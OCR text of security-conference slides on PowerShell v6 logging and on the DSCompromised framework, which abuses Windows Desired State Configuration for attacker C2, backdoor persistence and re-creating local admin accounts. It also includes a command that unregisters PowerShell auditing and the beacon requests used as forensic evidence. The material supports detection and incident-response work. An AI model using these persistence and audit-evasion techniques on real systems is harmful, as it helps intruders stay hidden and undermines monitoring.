
PS v6 auditing in Windows

- New event Log:
  `PowerShellCore/Operational`

- New ETW GUID:
  `{f90714a8-5509-434a-bf6d-b1624c8a19a2}`

- New configuration files
  - **`$PSHOME\PowerShell.Core.Instrumentation.man`**
  - **`$PSHOME\RegisterManifest.ps1`**
  - **`$PSHOME\powershell.config.json`**


Events & EIDs unchanged from PS v5



powershell.config.json

```
{
    "Microsoft.PowerShell:ExecutionPolicy": "RemoteSigned",
    "PowerShellPolicies": {
      "ScriptExecution": {
        "ExecutionPolicy": "RemoteSigned",
        "EnableScripts": true
      },
      "ScriptBlockLogging": {
        "EnableScriptBlockInvocationLogging": true,
        "EnableScriptBlockLogging": true
      },
      "Transcription": {
        "EnableTranscripting": true,
        "EnableInvocationHeader": true,
        "OutputDirectory": "c:\\tmp"
      }
    },
    "LogLevel": "verbose"
  }
```

Enabling and disabling auditing



Auditing configuration changes

- **Not** recorded in the event log
- **Will** be recorded in transcription logging

```
**********************
Command start time: 20180922134046
**********************
PS C:\Users\ryankaz\Desktop> RegisterManifest.ps1 -Unregister
```

Audit settings in the registry

- **`HKLM\SOFTWARE\Policies\Microsoft\PowerShellCore`**
- Not impacted if you use **`RegisterManifest.ps1`**

System.Management.Automation/engine/PSConfiguration.cs

```
#region GroupPolicy Configs

/// <summary>
/// The GroupPolicy related settings used in PowerShell are as follows in Registry:
///  - Software\Policies\Microsoft\PowerShellCore -- { EnableScripts (0 or 1); ExecutionPolicy (string) }
///      SubKeys                  Name-Value-Pairs
///      - ScriptBlockLogging     { EnableScriptBlockLogging (0 or 1); EnableScriptBlockInvocationLogging (0 or 1) }
///      - ModuleLogging          { EnableModuleLogging (0 or 1); ModuleNames (string[]) }
///      - Transcription          { EnableTranscripting (0 or 1); OutputDirectory (string); EnableInvocationHeader (0 or 1) }
///      - UpdatableHelp          { DefaultSourcePath (string) }
///      - ConsoleSessionConfiguration { EnableConsoleSessionConfiguration (0 or 1); ConsoleSessionConfigurationName (string)
```

Command History

- Persistent command line history (similar to bash history) `%AppData%\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt`
- **`(Get|Set)-PSReadLineOption`**

```
PS C:\Program Files\PowerShell\6> Get-PSReadLineOption


EditMode                              : Windows
AddToHistoryHandler                   :
HistoryNoDuplicates                   : True
HistorySavePath                       : C:\Users\mhastings\AppData\Roaming\Microsoft\Windows\PowerShell\
                                        PSReadLine\ConsoleHost_history.txt
HistorySaveStyle                      : SaveIncrementally
HistorySearchCaseSensitive            : False
HistorySearchCursorMovesToEnd         : False
MaximumHistoryCount                   : 4096
ContinuationPrompt                    : >>
ExtraPromptLineCount                  : 0
```


Revisiting **DSCompromised**

Desired State Configuration (DSC)

Ensure that a desired “state” of the system is maintained over time


- Download and create files and directories
- Execute processes
- Run scripts
- Create users and assign group membership
- Control Windows services
- Manage registry keys and values
- Install software

DSC Workflow: Author, Stage, Implement



Why is DSC an interesting attacker tool?

- Obscure & flexible persistence mechanism
- Not detected or examined by most security tools
- Automatic re-infection if not properly remediated




DSCompromised

DSCompromised Framework

- https://github.com/matthastings/DSCompromised
- PowerShell scripts to setup DSC “C2” server, build payload, infect victims
- Components:
  - Server PowerShell module
    - `Configure-Server.psm1`
  - Victim configuration script
    - `Configure-Victim.ps1`

Our approach: DSC “pull” mode

- Emulate a real C2 server
- Victim client initiates “beacon” requests via HTTP/s
- Server can be on the internet or victim’s internal network
  - Attacker-controlled server preferable
  - Significant footprint to install DSC hosting components



Payloads we implemented

Persist Malware

- Infect victim machine with backdoor malware
- Ensure the malware continues to execute and remain on disk
- Re-infect victim automatically if remediated

Persist User Account

- Create a local account with your choice of password
- Ensure user is a member of a specific group, such as local administrators
- Automatically re-add account and restore group membership if deleted or changed


Sources of evidence

Network activity


HTTP requests used in DSC “pull” configuration


```
POST
/psdscpullserver.svc/Action(ConfigurationId='a8540639-cd47-462d-ae75-415158f60a99')/GetAction

GET
/psdscpullserver.svc/Action(ConfigurationId='a8540639-cd47-462d-ae75-415158f60a99')/ConfigurationContent
```


File system activity



Event logs: DSC Operational







State of DSC Attacks in 2018

[slide intentionally left blank]

matthastings / **DSCompromised**

Unwatch 13 | Star 76 | Fork 19


Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Insights


- Pulse
- **Contributors**
- Community
- Traffic
- Commits
- Code frequency
- Dependency graph

Sep 27, 2015 – Sep 20, 2018

Contributions: **Commits**


Contributions to master, excluding merge commits




Autoruns - Sysinternals: www.sysinternals.com
File Entry Options Help
Filter:
Drivers
Codecs
Boot Execute
AppInit
KnownDLLs
Winlogon
Winsock Providers
Print Monitors
Network Providers
WMI
Office
Everything
Logon
Explorer
Scheduled Tasks
Services
Autorun Entry
Publisher
Image Path
Themes Setup
Microsoft Corporation
c:\windows\system32\themeui.dll
Web Platform Customizations
c:\windows\system32\ie4uinit.exe
Windows Desktop Update
c:\windows\system32\shell32.dll
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup
Microsoft Windows
Windows Mail
c:\program files (x86)\windows mail\winn
Microsoft Windows Media Player
Microsoft Windows M...
c:\windows\syswow64\unregmp2.exe
Microsoft Windows Media Player
Microsoft Windows M...
c:\windows\syswow64\unregmp2.exe
n/a
Windows host proces...
